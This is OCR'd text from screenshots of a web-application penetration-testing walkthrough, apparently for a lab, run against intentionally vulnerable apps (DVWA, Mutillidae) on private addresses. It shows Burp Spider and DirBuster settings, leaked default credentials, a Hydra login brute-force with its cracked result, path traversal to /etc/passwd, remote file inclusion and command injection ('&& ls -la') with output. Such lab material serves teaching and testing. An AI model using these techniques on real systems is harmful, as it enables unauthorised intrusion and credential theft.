
Use these settings to monitor and control Burp Spider. To begin spidering, target site map, and choose "Spider this host / branch".

Requests made:	444
Bytes transferred:	3,130,073
Requests queued:	0
Forms queued:	0

Spider Scope

● Use suite scope [defined in Target tab]

○ Use custom scope



Application Login

These settings control how the Spider submits login forms.

○ Don't submit login forms


● Prompt for guidance

○ Handle as ordinary forms

○ Automatically submit these credentials:

Username:

Password:




Burp Spider needs your guidance to submit a login form. Please choose the value of each form field which should be used when submitting the form. You can control how Burp handles forms in the Spider options tab.


Action URL: http://192.168.1.70/dvwa/login.php

Method: POST

Type	Name	Value
Text	username	
Submit		Login=Login
Password	password	



Summary of reconnaissance and scanning phase using tools in Kali linux



Target URL (eg http://example.com:80/)
http://192.168.1.69/dvwa

Target URL

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-1.0.txt

Dictionary file to use (few dictionary files comes along with DirBuster)

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8


Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /


☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/


Please complete the test details



```
<!--<b>Admin Credentials (username/password): </b>admin@owaspbwa.org/adminadmin<br />-->
<!--<td><a href="javascript:animatedcollapse.toggle('phpbb2')"><img src="images/Knob_Add.png" width="2
                    <div id="phpbb2" style="width: 400px; background: #D2FBFF; display:none">
                    <b>Version: </b>2.0.0<br />
                    <b>Language: </b>PHP<br />
                    <b>Admin Credentials (username/password): </b>admin/admin<br />
                    <b>User Credentials (username/password): </b>user/user<br />
                    <b>User Credentials (username/password): </b>mod/mod<br />
                    <b>Release Date: </b>April 4, 2002<br />
                    <b>Link: </b><a href="http://www.phpbb.com/">home page</a><br />
```




```
POST /form/login.php HTTP/1.1
Host: www.testlab.org
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 U
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://www.testlab.org/form/login.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

user=admin&pass=admin&button=Login
```




```
root@Kali:~#
root@Kali:~# hydra 192.168.1.8 http-form-post "/form_auth/login.php:user=^USER^&
pass=^PASS^:Rejected" -L user.txt -P pass.txt -t 10 -w 30 -o hydra2.txt
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-02-14 10:42:34
[DATA] 10 tasks, 1 server, 391 login tries (l:17/p:23), ~39 tries per task
[DATA] attacking service http-post-form on port 80
[80][www-form] host: 192.168.1.8   login: testuser   password: karoke
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-02-14 10:42:35
root@Kali:~#
```


No of login attempts



```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 192.168.1.65
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty) Firefox/3.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://192.168.1.65/mutillidae/index.php?page=text-file-viewer.php
Cookie: showhints=0; PHPSESSID=gmabc2ch5mfhg9nnf70560e2p0; acopendivids=swingset,jotto,phpbb2,redmine; acgr
Content-Type: application/x-www-form-urlencoded
Content-Length: 106

textfile=http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fhack1.hac&text-file-viewer-php-submit-button=View+File
```



```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 192.168.1.65
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 U
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://192.168.1.65/mutillidae/index.php?page=text-file-viewer.php
Cookie: showhints=0; PHPSESSID=gmabc2ch5mfhg9nnf70560e2p0; acopendivids=swin
Content-Type: application/x-www-form-urlencoded
Content-Length: 109

textfile=../../../etc/passwd&text-file-viewer-php-submit-button=View+File
```


192.168.1.68/mutillidae/index.php?page=text-file-viewer.php


Take the time to read some of these great old school hacker text files.
Just choose one form the list and submit.

Text File Name: Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)

For other great old school hacking texts, check out http://www.textfiles.com/ .

File: ../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```


192.168.1.68/mutillidae/index.php?page=dns-lookup.php


Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP: facebook.com && ls -la

Results for facebook.com && ls -la

```
Server:         103.7.148.2
Address:        103.7.148.2#53

Non-authoritative answer:
Name:   facebook.com
Address: 173.252.120.6

total 532
drwxr-xr-x 16 www-data www-data  4096 Sep 27  2013 .
drwxr-xr-x 28 root     root      4096 Sep 26  2013 ..
-rwxr-xr-x  1 www-data www-data   174 Sep 26  2013 .buildpath
